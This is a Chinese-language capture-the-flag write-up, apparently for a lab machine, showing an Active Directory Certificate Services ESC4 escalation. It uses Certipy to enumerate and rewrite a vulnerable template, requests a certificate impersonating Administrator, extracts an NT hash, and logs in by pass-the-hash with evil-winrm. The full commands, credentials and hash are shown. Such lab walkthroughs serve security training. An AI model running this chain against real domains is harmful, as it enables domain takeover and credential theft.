
Domain SID: S-1-5-21-548670397-972687484-3496335370

然后，我们使用 ca_svc 的凭据通过 Certipy （https://github.com/ly4k/Certipy/wiki/04-%E2%80%90-Installation）枚举证书模板和配置，Certipy 是一个用于枚举和利用 Active Directory 证书服务（ADCS)漏洞的工具

```
certipy find -u 'ca_svc@sequel.htb' -p 'Password123!!' -dc-ip 10.129.232.128 -
stdout
```

我们看到DunderMifflinAuthentication模板是易受攻击的，因为Cert发布者组具有危险权限。让我们首先将证书模板修改为使其可被ca_svc利用。我们使用证书模板命令来更新模板配置，同时保存原始设置的备份。（-save-old 在新版本的工具中没有该指令，使用-save-configuration dunder_backup.json替代）

```
certipy template -u ca_svc@sequel.htb -p 'Password123!!' -template
DunderMifflinAuthentication -save-old -dc-ip 10.129.232.128
```



```
  Template Name                       : DunderMifflinAuthentication
  Display Name                        : Dunder Mifflin Authentication
  Certificate Authorities             : sequel-DC01-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireDns
                                        SubjectRequireCommonName
  Enrollment Flag                     : PublishToDs
                                        AutoEnrollment
  Extended Key Usage                  : Client Authentication
                                        Server Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Schema Version                      : 2
  Validity Period                     : 1000 years
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2025-07-26T13:19:29+00:00
  Template Last Modified              : 2025-07-26T13:19:29+00:00
                                          ......
      Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                        SEQUEL.HTB\Enterprise Admins
    Object Control Permissions
      Owner                           : SEQUEL.HTB\Enterprise Admins
      Full Control Principals         : SEQUEL.HTB\Domain Admins
                                        SEQUEL.HTB\Enterprise Admins
                                        SEQUEL.HTB\Cert Publishers
      Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                        SEQUEL.HTB\Enterprise Admins
                                        SEQUEL.HTB\Cert Publishers
      Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                        SEQUEL.HTB\Enterprise Admins
                                        SEQUEL.HTB\Cert Publishers
      Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                        SEQUEL.HTB\Enterprise Admins
   [+] User Enrollable Principals     : SEQUEL.HTB\Cert Publishers
   [+] User ACL Principals            : SEQUEL.HTB\Cert Publishers
   [!] Vulnerabilities
    ESC4                              : User has dangerous permissions.
```

此命令更新模板以允许不需要管理器的证书请求审批并确保启用了客户端身份验证扩展密钥使用。有了这个设置，我们可以向高度特权的用户（如Administrator）请求证书。如果我们运行证书再次发现，我们看到模板易受ESC1， ESC2， ESC3和ESC4的攻击。这证实了我们可以充分利用此证书模板来模拟任何用户，包括域管理员。

我们可以通过请求一个模拟域的证书来继续利用这一点管理员。

```
certipy req -username ca_svc@sequel.htb -p 'Password123!!' -ca sequel-DC01-CA -template DunderMifflinAuthentication -target dc01.sequel.htb -upn administrator@sequel.htb -dns dc01.sequel.htb
```

然后我们使用生成的证书作为管理员进行身份验证，并提取NT哈希

```
certipy auth -pfx administrator.pfx -domain sequel.htb
```

然后通过hash进行登录

```
evil-winrm -i 10.129.232.128 -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff
```